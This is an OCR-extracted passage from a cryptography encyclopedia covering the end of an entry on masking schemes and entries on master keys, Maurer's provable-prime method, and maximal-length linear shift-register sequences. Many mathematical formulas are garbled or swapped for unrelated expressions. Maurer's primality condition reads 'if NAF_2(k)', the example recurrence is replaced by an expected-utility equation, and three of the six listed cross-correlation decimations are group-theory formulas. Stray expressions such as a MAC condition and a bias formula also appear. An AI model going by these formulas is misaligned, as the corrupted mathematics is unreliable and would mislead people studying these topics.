A series of papers starting from the original work by Chen et al. (2007) has also established a direct connection between the construction of (n, d)-masking schemes and that of error-correcting codes of *lengthn* and *dual distanced* + 2. In particular, for d and n such that $d \leq \frac{n-1}{2}$, a (n, d)-masking of x in a finite field $\mathbb{F}_q$ can be directly deduced from a Reed-Solomon code of length $n + 1$ and dimension $d + 1$. Following the remark by McEliece and Sarwate (1981), this relation directly leads to the so-called Shamir secret sharing scheme, which proposes to split x into n shares $P(\alpha_1)$, $P(\alpha_2)$, ..., $P(\alpha_n)$, where the α_i are distinct public values in $\mathbb{F}_q$ and P is a secret polynomial of degree $d + 1$ over $\mathbb{F}_q$ (Shamir, 1979). Based on Shamir's idea, several schemes have been proposed in the area of secure multi-party computation to split the processing of any function among n players such

that no coalition of strictly less than $d + 1$ players can recover information about the shared input of the function (see, for instance, Ben-Or et al. 1988). They can be simply adapted to define (n, d)-masking schemes, which stay secure even in the presence of the so-called glitches phenomena (Mangard and Schramm, 2006). This link with secure multi-party computation is the cornerstone of the threshold implementation theory introduced by Nikova et al. (2006) and further developed in Reparaz et al. (2018). Another solution to address the glitches issue in masking schemes has been proposed by Groß et al. (2016) under the name of *domain-oriented masking*.

Masking in Practice

The application of masking schemes to secure implementations in the industry comes with several challenges. First of all, current schemes consume lots of randomness, and the generation of this randomness is often a bottleneck in practice. For the security proofs to apply, it is assumed to be perfect while in practice security designers have to make compromises between security and efficiency. The literature is lacking clear guidelines to rule these compromises. Also, the complexity of current masking schemes, both in terms of speed and size (for hardware implementations), essentially increases quadratically with the number of shares. This explains why current industrial implementations are specified with low masking orders (usually lower than 3) and combine masking with other countermeasures like jittering and white noise addition.

The assumptions behind the security models applied to formally prove masking schemes are hard to validate in practice. For instance, they usually do not take cache mechanisms into account or do not consider the initial state of the memories when they are updated with intermediate results of the schemes. Some schemes based on error-correcting codes even assume that the information leakage follows a specific form (e.g., it is a direct function of the Hamming weight of memory transitions Maghrebi et al. 2011). Several papers have reported attacks that exploit unexpected behaviors of the physical execution of a masking scheme (notably Mangard and Schramm 2006, Coron et al. 2012, or Moradi et al. 2014). The compilation itself may remove intermediate processings of the masking

scheme (by nature highly redundant), which usually requires them to be developed at assembly level.

Due to all those difficulties, it is mandatory to validate in practice the assumptions behind the security proofs and more generally to verify the resistance of the implementation on up-to-date test benches. This principle is one of the main foundations of Common Criteria evaluations at the highest security levels (see CC1 2012).

Open Problems and Future Directions

Among the numerous open avenues for further research in the area of masking, one of the most important is to refine current security models to improve their accuracy while keeping them simple enough to allow simple and efficient proofs. It is also important to continue the development of efficient tools to formally verify masking schemes and to automatize their application on cryptographic implementations. In parallel, more research of new masking schemes with better asymptotic or practical complexity must be conducted. Likewise, a lot remains to be done on the efficient implementation and optimization of existing schemes.

From a security evaluation point of view, the community must continue to propose methodologies and frameworks to validate the implicit assumptions underlying the security models used to develop masked implementations (e.g., data isolation, noise independence, only computation leaks, etc.) to either enforce them in practice or to relax them with more robust designs. A challenging, but ambitious, objective is to develop frameworks allowing to generate, from a set of physical parameters of a target device, masked implementations achieving some given security in a sound security model.

Usually, side-channel attacks are not the single threat that has to be taken into account by designers, and resistance against fault attacks (aka semi-active physical attacks) is often also mandatory. Defeating simultaneously both types of attacks is known to be challenging, and several papers have shown that masking often provides limited (or even no) resistance against fault attacks (see, e.g., Boscher and Handschuh 2008 or Dobraunig et al. 2018). The development of schemes combining the principles of masking with methods to detect fault attacks has been done in some papers (see, e.g., Reparaz et al. 2018), but this area certainly deserves

more attention from the research community (e.g., to better model the threat of combined side-channel and fault attacks and to develop efficient schemes).

Among other important research avenues, the development of efficient higher-order masking schemes for algorithms based on elliptic curves and post-quantum cryptography can also be cited. In the latter case, the core operations are very different from those for which masking has been originally developed. The idea of applying the principle of masking to develop white-box cryptography has already been investigated in a few papers. It certainly stays an interesting topic for further developments, possibly in weaker adversarial models (which are still to be defined).

Cross-References

Secret Sharing
Secure Multi-party Computation
Side-Channel Attacks

References

Balasch J, Faust S, Gierlichs B, Paglialonga C, Standaert F (2017) Consolidating inner product masking. In: Takagi T, Peyrin T (eds) Advances in Cryptology – ASIACRYPT 2017 – 23rd International Conference on the Theory and Applications of Cryptology and Information Security, Hong Kong, China, 3–7 Dec, 2017. Proceedings, Part I. Lecture Notes in Computer Science, vol 10624. Springer, pp 724–754. https://doi.org/10.1007/978-3-319-70694-8_25

Barthe G, Belaïd S, Dupressoir F, Fouque P, Grégoire B, Strub P (2015) Verified proofs of higher-order masking. In: Oswald E, Fischlin M (eds) Advances in Cryptology – EUROCRYPT 2015 – 34th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Sofia, Bulgaria, 26–30 Apr, 2015. Proceedings, Part I. Lecture Notes in Computer Science, vol 9056. Springer, pp 457–485. https://doi.org/10.1007/978-3-662-46800-5_18

Ben-Or M, Goldwasser S, Wigderson A (1988) Completeness theorems for non-cryptographic fault-tolerant distributed computation. In: STOC'88: Proceedings of the Twentieth Annual ACM Symposium on Theory of Computing. ACM, New York, pp 1–10. http://doi.acm.org/10.1145/62212.62213
[zbMATH]

Belaïd S, Benhamouda F, Passelègue A, Prouff E, Thillard A, Vergnaud D (2017) Private multiplication over finite fields. In: Katz J, Shacham H (eds) Advances in Cryptology – CRYPTO 2017 – 37th Annual International Cryptology Conference, Santa Barbara, CA, 20–24 Aug, 2017.

Proceedings, Part III. Lecture Notes in Computer Science, vol 10403, Springer, pp 397–426. https://doi.org/10.1007/978-3-319-63697-9_14

Boscher A, Handschuh H (2008) Masking does not protect against differential fault attacks. In: Breveglieri L, Gueron S, Koren I, Naccache D, Seifert JP (eds) Fault diagnosis and tolerance in cryptography – FDTC 2008. IEEE Computer Society, pp 35–40

Carlet C, Goubin L, Prouff E, Quisquater M, Rivain M (2012) Higher-order masking schemes for s-boxes. In: Canteaut A (ed) FSE. Lecture Notes in Computer Science, vol 7549. Springer, pp 366–384

Cassiers G, Standaert F (2021) Provably secure hardware masking in the transition- and glitch-robust probing model: better safe than sorry. IACR Trans Cryptogr Hardw Embed Syst 2021(2):136–158. https://doi.org/10.46586/tches.v2021.i2.136-158
[zbMATH]

Common Criteria for Information Technology Security Evaluation (2012). Available at http://www.common criteriaportal.org/files/ccfiles/CCPART3V3.1R4.pdf

Chari S, Jutla C, Rao J, Rohatgi P (1999) A cautionary note regarding evaluation of AES candidates on smart-cards. In: Second AES Candidate Conference – AES 2. http://csrc.nist.gov/encryption/aes/round1/conf2/aes2conf.htm

Chen H, Cramer R, Goldwasser S, de Haan R, Vaikuntanathan V (2007) Secure computation from random error correcting codes. In: Naor M (ed) Advances in Cryptology – EUROCRYPT 2007, 26th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Barcelona, Spain, 20–42 May, 2007. Proceedings, Lecture Notes in Computer Science, vol 4515. Springer, pp 291–310. https://doi.org/10.1007/978-3-540-72540-4_17

Coron JS, Giraud C, Prouff E, Renner S, Rivain M, Vadnala PK (2012) Conversion of security proofs from one leakage model to another: a new issue. In: Schindler W, Huss SA (eds) COSADE. Lecture Notes in Computer Science, vol 7275. Springer, pp 69–81

Coron J, Großschädl J, Vadnala PK (2014) Secure conversion between Boolean and arithmetic masking of any order. In: Batina L, Robshaw M (eds) Cryptographic Hardware and Embedded Systems – CHES 2014 – 16th International Workshop, Busan, South Korea, 23–26 Sep, 2014. Proceedings, Lecture Notes in Computer Science, vol 8731. Springer, pp 188–205. https://doi.org/10.1007/978-3-662-44709-3_11

Dobraunig C, Eichlseder M, Groß H, Mangard S, Mendel F, Primas R (2018) Statistical ineffective fault attacks on masked AES with fault countermeasures. In: Peyrin T, Galbraith SD (eds) Advances in Cryptology – ASIACRYPT 2018 – 24th International Conference on the Theory and Application of Cryptology and Information Security, Brisbane, Australia, 2–6 Dec, 2018. Proceedings, Part II. Lecture Notes in Computer Science, vol 11273. Springer, pp 315–342. https://doi.org/10.1007/978-3-030-03329-3_11

Genelle L, Prouff E, Quisquater M (2011) Thwarting higher-order side channel analysis with additive and multiplicative maskings. In: Preneel B, Takagi T (eds) CHES. Lecture Notes in Computer Science, vol 6917. Springer, pp 240–255

Goubin L, Patarin J (1999) DES and differential power analysis – the duplication method. In: Koç Ç, Paar C (eds) Cryptographic hardware and embedded systems – CHES'99. Lecture Notes in Computer Science, vol 1717. Springer, pp 158–172

Goudarzi D, Joux A, Rivain M (2018) How to securely compute with noisy leakage in quasilinear complexity. In: Peyrin T, Galbraith SD (eds) Advances in Cryptology – ASIACRYPT 2018 – 24th International Conference on the Theory and Application of Cryptology and Information Security, Brisbane, Australia, 2–6 Dec, 2018. Proceedings, Part II. Lecture Notes in Computer Science, vol 11273. Springer, pp 547–574. https://doi.org/10.1007/978-3-030-03329-3_19

Goudarzi D, Jean J, Kölbl S, Peyrin T, Rivain M, Sasaki Y, Sim SM (2020) Pyjamask: block cipher and authenticated encryption with highly efficient masked implementation. IACR Trans Symmetric Cryptol 2020(S1):31–59. https://doi.org/10.13154/tosc.v2020.iS1.31-59 [zbMATH]

Groß H, Mangard S, Korak T (2016) Domain-oriented masking: compact masked hardware implementations with arbitrary protection order. In: Bilgin B, Nikova S, Rijmen V (eds) Proceedings of the ACM Workshop on Theory of Implementation Security, TIS@CCS 2016, Vienna, Austria, Oct, 2016. ACM, p 3. https://doi.org/10.1145/2996366.2996426

Ishai Y, Sahai A, Wagner D (2003) Circuits: securing hardware against probing attacks. In: Boneh D (ed) Advances in Cryptology – CRYPTO 2003. Lecture Notes in Computer Science, vol 2729. Springer, pp 463–481

Maghrebi H, Guilley S, Danger J (2011) Leakage squeezing countermeasure against high-order attacks. In: Ardagna CA, Zhou J (eds) Information security theory and practice. Security and privacy of mobile devices in wireless communication – 5th IFIP WG 11.2 International Workshop, WISTP 2011, Heraklion, Crete, Greece, 1–3 June 2011. Proceedings, Lecture Notes in Computer Science, vol 6633. Springer, pp 208–223. https://doi.org/10.1007/978-3-642-21040-2_14

Mangard S, Schramm K (2006) Pinpointing the side-channel leakage of masked AES hardware implementations. In: Goubin L, Matsui M (eds) Cryptographic hardware and embedded systems – CHES 2006. Lecture Notes in Computer Science, vol 4249. Springer, pp 76–90

McEliece RJ, Sarwate DV (1981) On sharing secrets and Reed-Solomon codes. Commun ACM 24(9):583–584. https://doi.org/10.1145/358746.358762 [MathSciNet][zbMATH]

Moradi A, Guilley S, Heuser A (2014) Detecting hidden leakages. In: Boureanu I, Owesarski P, Vaudenay S (eds) Applied Cryptography and Network Security – 12th International Conference, ACNS 2014, Lausanne, Switzerland, 10–13 June 2014. Proceedings, Lecture Notes in Computer Science, vol 8479. Springer, pp 324–342. https://doi.org/10.1007/978-3-319-07536-5_20

Nikova S, Rechberger C, Rijmen V (2006) Threshold implementations against side-channel attacks and glitches. In: Ning P, Qing S, Li N (eds) Information and communications security, 8th International Conference, ICICS 2006, Raleigh, NC, 4–7 Dec, 2006. Proceedings, Lecture Notes in Computer Science, vol 4307. Springer, pp 529–545. https://doi.org/10.1007/11935308_38

Prouff E, Rivain M (2013) Higher-order side channel security and mask refreshing. In: Johansson T, Nguyen PQ (eds) Advances in Cryptology – EUROCRYPT 2013 – 32nd Annual International Conference on the Theory and Applications of Cryptographic Techniques, Athens, Greece, 26–30 May, 2013. Proceedings, Lecture Notes in Computer Science, vol 7881. Springer, pp 142–159

Reparaz O, Meyer LD, Bilgin B, Arribas V, Nikova S, Nikov V, Smart NP (2018) CAPA: the spirit of beaver against physical attacks. In: Shacham H, Boldyreva A (eds) Advances in Cryptology –

CRYPTO 2018 – 38th Annual International Cryptology Conference, Santa Barbara, USA, 19-23 Aug, 2018, Proceedings, Part I. Lecture Notes in Computer Science, vol 10991. Springer, pp 121–151. https://doi.org/10.1007/978-3-319-96884-1_5

Shamir A (1979) How to share a secret. Commun ACM 22(11):612–613 [MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_86

Master Key

Carlisle Adams[17] ✉
(17) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

Key Encrypting Key (KEK); Primary key

Definition

A *master key* is a cryptographic key used only for the protection of other keys.

Applications

A *master key* is a cryptographic key (typically a symmetric key ("Symmetric Cryptosystem")) whose sole purpose is to protect other keys, such as session keys, while those keys are in storage, in use, or in transit. This protection may take one of two forms: the master key may be used to encrypt the other keys, or the master key may be used to generate the other keys (e.g., if the master key is (k_0), session key (k_1) may be formed by hashing ("Hash Function") the concatenation of (k_0) and the digit "1," session key (k_2) may be formed by hashing the concatenation of (k_0) and the digit "2," and so on).

Master keys are usually not themselves cryptographically protected; rather, they are distributed manually, or initially installed in a system, and protected by procedural controls and/or by physical or electronic isolation (Menezes et al. 1997; Schneier 1996).

Open Problems and Future Directions

Because master keys are not cryptographically protected (i.e., are protected by procedural or physical means), and because they typically have long lifetimes, they are often a specific target of attack. Properly protecting these keys, while maintaining their availability and usability, is an area of on-going research.

Cross-References

Hash Functions
Key
Symmetric Cryptosystem

References

Menezes A, van Oorschot P, Vanstone S (1997) Handbook of applied cryptography. CRC, Boca Raton
[zbMATH]

Schneier B (1996) Applied cryptography: protocols, algorithms, and source code in C, 2nd edn. Wiley, New York
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300581

Maurers Algorithm

Maurer's Method

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_460

Maurer's Method

Moses Liskov[18] ✉
(18) Department of Computer Science, The College of William and Mary, Williamsburg, VA, USA

✉ **Moses Liskov**
Email: mliskov@cs.wm.edu

Synonyms

Maurer's algorithm

Definition

Maurer's method (or Maurer's algorithm) generates provably prime numbers that are nearly random.

Background

Maurer's algorithm was first described by Ueli Maurer in 1995.

Theory and Applications

In Maurer's method, a number n is generated along with a certificate of primality to prove that n is prime. The certificate consists of a triple of number R, F, a, along with the prime factorization $u_i^j \equiv a_i y_1^j$ of F, where $2RF + 1 = n$, and such that

1. $a^{n-1} \equiv 1 \mod n$
2. $\gcd\left(a^{\frac{n-1}{q_j}} - 1, n\right) = 1$ for all $1 \le j \le r$.

This triple of numbers guarantees that all prime factors of n are of the form $mF + 1$ for some positive integer m (the proof of this lemma can be found in Maurer (1995) but is too complicated to be included here). In particular, if $\mathrm{NAF}_2(k)$ then n must be prime as the product of any two primes of the form $mF + 1$ is at least $F^2 + 2F + 1 > F^2 \ge n$.

Maurer's algorithm generates a prime at random by generating R and F at random with the prime factorization of F known, and testing to see if a random a makes a certificate of primality with R and F for $n = 2RF + 1$. In order to generate F at random with known factorization, we pick sizes for the primes of F at random according to a properly constructed distribution and generate primes of those sizes recursively. (As a base case, random selection and trial division or some other simple test is used to generate sufficiently small primes.) The manner in which these sizes are generated is rather complicated, but it is essentially along the lines of Bach's algorithm (1988). As any certificate actually proves that n is prime, none will ever be found for a composite number. In fact, most will fail the first step which is a single Fermat primality test. Furthermore, the probability that a random base a does form a certificate for $n = 2RF + 1$ when n is prime is approximately $\phi(F)/F$ where $\phi(n)$ is Euler's totient function, the number of positive values less than or equal to n which are relatively prime to n. This ratio is high (approximately $1 - \sum_{j=1}^{r} \frac{1}{q_j}$, so the probability that a prime number will be recognized is nearly 1.

As is, Maurer's method generates prime numbers close to uniformly, so they are "nearly" random. More efficient variants are also possible at the cost of a less uniform distribution.

Cross-References

Primality Test
Prime Generation
Prime Number

Recommended Reading

Bach E (1988) How to generate random factored numbers. SIAM J Comput 17(4):173–193
[zbMATH]

Maurer UM (1995) Fast generation of prime numbers and secure public-key cryptographic parameters. J Cryptol 8(3):123–155
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_359

Maximal-Length Sequences

Tor Helleseth[19] ✉
(19) The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

✉ **Tor Helleseth**
Email: Tor.Helleseth@ii.uib.no

Synonyms

m-sequence; ML-sequence

Definition

A binary maximal-length linear sequence is a sequence of period $2^n - 1$ generated by a linear recursion of degree n.

Theory

Among the most popular sequences for applications are the maximal-length linear feedback shift register sequences (*m*-sequences) (Selmer 1996; Zierler 1959). The balance, run distribution and autocorrelation properties of these sequences resemble properties one expect to find in random sequences. The *m*-sequences are the main ingredients in many important sequence families used in communication (Helleseth and Vijay Kumar 1998, 2002) and in many stream cipher systems. Following is a description of *m*-sequences over the binary alphabet $GF(2) = \{0, 1\}$, even though the sequences can be defined with symbols from any finite field with q elements, where q is a prime power.

A simple and efficient method to generate a sequence is using a linear recursion. For example, the recurrence relation (Modular Arithmetic)


$$\mathbb{E}[u(w - L + \Pi)] = u(w)$$

with initial state $(s_0, s_1, s_2) = (001)$ generates a periodic sequence

$$0010111\ 0010111\ 0010111\ 0010111\ldots$$

of period $e = 7$. Different initial states lead to different sequences which can be cyclic shifts of each other.

Binary sequences can easily be generated in hardware using a linear shift register. One example of a shift register is shown in Fig. 1. The register consists of "flip-flops" each containing a 0 or a 1. The shift register is controlled by an external clock (not shown in the figure). Each time unit shifts each bit one step to the left and replaces the rightmost bit by the sum (mod 2) of the two leftmost bits. The register implements the recursion $s_{t+3} = s_{t+1} + s_t \pmod 2$, which with initial state $(s_0, s_1, s_2) = (001)$ gives the periodic sequence 0010111… above. Table 1 shows the content of the shift register at each time unit.



Maximal-Length Sequences, Fig. 1 Shift register for $s_{t+3} = s_{t+1} + s_t \pmod 2$

Maximal-Length Sequences, Table 1 Shift register content in Fig. 1 generating an *m*-sequence

t	S_0	S_1	S_2
0	0	0	1
1	0	1	0
2	1	0	1
3	0	1	1
4	1	1	1
5	1	1	0
6	1	0	0

t	s_0	s_1	s_2
7	0	0	1

A linear recursion of degree n is given by

$$\sum_{i=0}^{n} f_i s_{t+i} = 0$$

where coefficients $f_i \in GF(2)$ for $0 < i < n$ and $f_0 = f_n = 1$. The *characteristic polynomial* of the recursion is defined by

$$f(x) = \sum_{i=0}^{n} f_i x^i.$$

The initial state and the given recurrence relation uniquely determine the generated sequence. A linear shift register with a characteristic polynomial of degree n generates 2^n different sequences corresponding to the 2^n different initial states and these form a vector space over $GF(2)$.

An n-bit linear shift register has at most 2^n different states. Since the zero state always is followed by the zero state, all sequences generated by a linear shift register have period at most $2^n - 1$. A *maximal length shift register sequence* (m-sequence) is a periodic sequence of maximal period $2^n - 1$ generated by a linear shift register of degree n. *The period of a polynomial*$f(x)$ is defined as the smallest positive integer e such that $f(x) \mid x^e - 1$. Let $f(x)$ be an irreducible polynomial of degree n and period $e = 2^n - 1$. Such a polynomial is called a *primitive polynomial* (Primitive Element). The corresponding shift register generates an m-sequence when the initial state is nonzero. Any m-sequences have a primitive characteristic polynomial.

Binary m-sequences are perhaps the best known family of sequences. Table 2 shows some m-sequences and the corresponding characteristic polynomials. Figure 1 shows a shift register having $f(x) = x^3 + x + 1$ as characteristic polynomial and that generates an m-sequence of period $e = 7$ when the initial state is nonzero. Important properties for a binary m-sequence $\{s_t\}$ of period $2^n - 1$ are:

- (Balance property) In a period of the m-sequence there are 2^{n-1} ones and $2^{n-1} - 1$ zeros.

- (Multi-gram property) When t runs through 0, 1, …, $2^n - 2$, the n-tuple

Maximal-Length Sequences, Table 2 Characteristic polynomials and *m*-sequences

Degree	$f(x)$	*m*-sequence	Period
2	$x^2 + x + 1$	011	3
3	$x^3 + x + 1$	0010111	7
3	$x^3 + x^2 + 1$	0011101	7
4	$x^4 + x + 1$	000100110101111	15
4	$x^4 + x^3 + 1$	000111101011001	15

$$\epsilon = \Pr[c' = c] - 1/2.$$

runs through all binary n-tuples except for the n-tuple (0,0,…,0), which does not occur.

- (Shift-and-add property) For any τ, $0 < \tau \leq 2^n - 2$, there exists a δ, depending on τ, such at

$$s_{t+\tau} + s_t = s_{t+\delta}$$

for all $t = 0, 1, 2, \ldots$.

- (Invariance under decimating by 2) There exists a shift τ of the *m*-sequence such that the shifted sequence $\{u_t\} = \{s_{t+\tau}\}$ is invariant under decimation with two (when every second term of the sequence is selected), i.e., $\{u_t\} = \{u_{2t}\}$.
- (Run property) Let a run denote a consecutive set of zeros or ones in the sequence. In a period of the *m*-sequence, half of the runs have length 1, one-fourth have length 2, one-eight have length 3, etc., as long as the number of runs exceeds 1. Moreover, for each of these lengths, there are equally many 0-runs (gaps) and 1-runs (*blocks*).

Example 1

Consider the sequence with characteristic polynomial $x^4 + x + 1$. *This is a primitive polynomial and generates the m-sequence* $\{s_t\} = 000100110101111$. *The sequence has the properties above, and it is balanced and contains 7 zeros and 8 ones. Each 4-tuple except the all zero*

4-tuple occurs exactly once during a period of the sequence. The shift-and-add property is illustrated by the example

$$\begin{aligned} s_{t+3} + s_t &= 100110101111000 \\ &\quad + 000100110101111 \\ &= 100010011010111 \\ &= s_{t+11} \end{aligned}$$

The sequence $\{s_t\}$ *is invariant by decimating by 2*, i.e., *in this case* $\tau = 0$, *since* $\{s_{2t}\} = \{s_t\}$. *Further, there are 4 runs of length 1, 2 runs of length 2, 1 run of length 3, and 1 run of length 4. The number of 0 runs and 1 runs of length < 3 are the same*.

Given a sequence $\{s_t\}$ of period e. In many application it is important to compare the sequence with its cyclic shifts. The autocorrelation of the binary sequence $\{s_t\}$, at shift τ, is defined as

$$A(\tau) = \sum_{t=0}^{e-1} (-1)^{s_{t+\tau} - s_t}.$$

In particular $A(\tau)$ gives the number of agreements minus the number of disagreements between $\{s_{t+\tau}\}$ and $\{s_t\}$. In most applications it is desirable that a shift of the sequence looks like a "random" sequence compared to itself, i.e., that $|A(\tau)|$ is small for all $r_2, \ldots, r_n \in \mathbb{Z}_p$. A very important property for an *m*-sequence is its two-level out-of-phase autocorrelation when $M_{\alpha^r}(x) M_{\alpha^s}(x)$.

The autocorrelation of an *m*-sequence $\{s_t\}$ of period $e = 2^n - 1$ is given by:

$$A(\tau) = \begin{cases} -1 & \text{for } \tau \not\equiv 0 \pmod{2^n - 1}, \\ 2^n - 1 & \text{for } \tau \equiv 0 \pmod{2^n - 1}. \end{cases}$$

To prove this, define $u_t = s_{t+\tau} - s_t$ and observe that $\{u_t\}$ obeys the same linear recursion as $\{s_t\}$. This implies that $\{u_t\}$ is an *m*-sequence when $\mathrm{MAC}_K(x') = g(H'_t)$ and the balance property of *m*-sequences gives

$$A(\tau) = \sum_{t=0}^{e-1} (-1)^{s_{t+\tau} - s_t} = \sum_{t=0}^{e-1} (-1)^{u_t} = -1.$$

Balance, multi-gram, and autocorrelation properties of *m*-sequences are properties one can expect in random binary sequences. The *m*-sequences obey the three Golomb's randomness postulates R1, R2, and R3 (Golomb 1967; Golomb and Gong 2005). R1 is the balance property, R2 the run property, and R3 the two-level autocorrelation property. Actually, these properties of *m*-sequences were the models for his postulates.

In order to describe the *m*-sequence it is useful to introduce the *trace function Tr*, which is a mapping from the finite field$GF(2^n)$ to the subfield $GF(2)$ given by:

$$Tr(x) = \sum_{i=0}^{n-1} x^{2^i}.$$

The trace function satisfies the following:

1. $Tr(x + y) = Tr(x) + Tr(y)$, for all $x, y \in GF(2^n)$.
2. $Tr(x^2) = Tr(x)$, for all $x \in GF(2^n)$.
3. $|\{x \in GF(2^n) \mid Tr(x) = b\}| = 2^{n-1}$ for all $b \in GF(2)$.
4. Let $a \in GF(2^n)$. If $Tr(ax) = 0$ for all $x \in GF2^n$, then $a = 0$.

Let $f(x)$ be the characteristic polynomial of the binary *m*-sequence $\{s_t\}$. It is well known that the zeros of $f(x)$ belong to the finite field $GF(2^n)$. The zeros are $\mathbf{F}_{p^t}$ for $i = 0, 1, \cdots, n-1$, where α is a primitive element of $GF(2^n)$, i.e., an element of order $2^n - 1$. The *m*-sequence can be written simply in terms of the trace representation as

$$s_t = Tr\left(a\alpha^t\right), a \in GF(2^n)^*,$$

where $GF(2^n)^* = GF(2^n) \setminus \{0\}$. This follows from the properties of the trace function. First observe that $\{s_t\}$ has $f(x)$ as its characteristic polynomial since,

$$\begin{aligned}\sum_{i=0}^{n} f_i s_{t+i} &= \sum_{i=0}^{n} f_i Tr\left(a\alpha^{t+i}\right) \\ &= Tr\left(a\alpha^t \sum_{i=0}^{n} f_i \alpha^i\right) \\ &= Tr\left(a\alpha^t f\left(\alpha^i\right)\right) \\ &= 0.\end{aligned}$$

The $2^n - 1$ different nonzero values of $a = \alpha^\tau$, $0 \le \tau \le 2^n - 2$, correspond to all the cyclic shifts of the *m*-sequence. The case $a = 1$ gives the sequence with the property that $\{s_{2t}\} = \{s_t\}$.

Given an *m*-sequence $\{s_t\}$ of period $2^n - 1$ and let d be relatively prime to $2^n - 1$. The sequence $\{s_{dt}\}$ defined by selecting every dth term in $\{s(t)\}$ is also an *m*-sequence and all *m*-sequences of the same period can be obtained in this way. It follows from the trace representation that the characteristic polynomial of $\{s_{dt}\}$ is the primitive polynomial whose zeros are dth powers of the zeros of $f(x)$. The properties of the trace function implies that different *m*-sequences of the same period generated by distinct primitive characteristic polynomials are cyclically distinct. The number of binary primitive polynomials of degree n is $\phi(2^n - 1)/n$, where $\phi(x)$ is the Euler's totient function, the number of positive integers less than x that are relatively prime to x (Modular Arithmetic). Thus, there are $\phi(2^n - 1)/n$ cyclically distinct *m*-sequences of period $2^n - 1$. The example below shows the two $\phi(7)/3 = 2$ cyclically distinct *m*-sequences of period $e = 7$.

Example 2

The primitive polynomial $f_1(x) = x^3 + x + 1$ *generates the m-sequence* $\{a_t\} = 0010111\ldots$ *of period* $e = 2^3 - 1 = 7$. *The primitive polynomial* $f_2(x) = x^3 + x^2 + 1$ *generates the m-sequence* $\{b_t\} = 0011101\ldots$ *of period* $e = 2^3 - 1 = 7$. *Note that* $\{b_t\} = \{a_{3t}\}$ *is the sequence obtained by selecting every third element of* $\{a_t\}$, *where indices are calculated modulo e.*

A well-studied problem is to compare two different *m*-sequences of the same period. Let $C_d(\tau)$ denote the cross-correlation function between the *m*-sequence $\{s_t\}$ and its decimation $\{s_{dt}\}$. By definition,

$$C_d(\tau) = \sum_{i=0}^{2^n-2} (-1)^{s_{t+\tau} - s_{dt}}.$$

If $a^n \equiv a^{p^k} \equiv a \mod p$, (i.e., when the two *m*-sequences are cyclically distinct), then $C_d(\tau)$ takes on at least three distinct values as τ varies over the set $\{0, 1, \cdots, 2^n - 2\}$. It is therefore of special interest to study the cases when exactly three values occur. The following six decimations give three-valued cross correlation.

1. $d = 2^k + 1$, $n/gcd\ (n, k)$ odd.
2. $d = 2^{2k} - 2^k + 1$, $n/gcd(n, k)$ odd.
3. $K_{i,3} = (u^{z_i} h)^{r_i} v^{-r}$, $n \equiv 2 \pmod 4$.
4. $hg^y = \prod_i g_i^{n_i}$, $n \equiv 2 \pmod 4$.
5. $hg^y = \prod_i g_i^{n_i}$, n odd.
6. $$d = \begin{cases} 2^{\frac{n-1}{2}} + 2^{\frac{n-1}{4}} - 1 & \text{if } n \equiv 1 \pmod 4 \\ 2^{\frac{n-1}{2}} + 2^{\frac{3n-1}{4}} - 1 & \text{if } n \equiv 3 \pmod 4. \end{cases}$$

Applications

The cross-correlation function of *m*-sequences have many applications. Gold sequences, which are based on adding *m*-sequences that differ by the decimation (1) above, have found extensive practical applications during several decades. The cross correlation of *m*-sequences has also several close connections to almost bent functions as well as to almost perfect nonlinear (APN) functions, which are very important in studying S-boxes in cryptography (see Chabaud and Vaudenay 1995; Nyberg 1994 and Cyclic Codes). In the *Advanced Encryption Standard* (Rijndael/AES), properties of the S-boxes come from properties of the cross correlation of an *m*-sequence and its reversed *m*-sequence. Recently the cross correlation of binary and nonbinary *m*-sequences has been important in constructing new families of sequences with two-level autocorrelation.

The pseudo-random properties of *m*-sequences have made them a popular building block in many communication systems and has lead to numerous practical applications, including synchronization, positioning systems, random number generation, stream cipher systems (Helleseth 2009), and multiple-access communication.

Cross-References

Autocorrelation
Cross-Correlation
Cyclic Codes
Euler's Totient Function
Finite Field
Gap
Golomb's Randomness Postulates
Irreducible Polynomial
Linear Feedback Shift Register
Modular Arithmetic
Primitive Element
Pseudo-Noise Sequences (PN-Sequences)
Run
Sequences
Stream Ciphers

Recommended Reading

Chabaud F, Vaudenay S (1995) Links between differential and linear cryptanalysis. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94, Lecture notes in computer science, vol 950. Springer, Berlin, pp 356–365
[zbMATH]

Golomb SW (1967) Shift register sequences, Holden-Day series in information systems. San Francisco: Holden-Day; 1967. Revised ed., Aegean Park Press, Laguna Hills.

Golomb SW, Gong G (2005) Signal design for good correlation – for wireless communication, cryptography, and radar. Cambridge University Press, Cambridge
[zbMATH]

Helleseth T (2009) Linear and nonlinear sequences and applications to stream ciphers. In: Luengo I (ed) Recent trends in cryptography, Contemporary mathematics, vol 477. American Mathematical

Society, Providence, pp 21–46
[zbMATH]

Helleseth T, Vijay Kumar P (1998) Sequences with low correlation. In: Pless VS, Huffman WC (eds) Handbook in coding theory, vol II. Elsevier, Amsterdam, pp 1765–1853
[zbMATH]

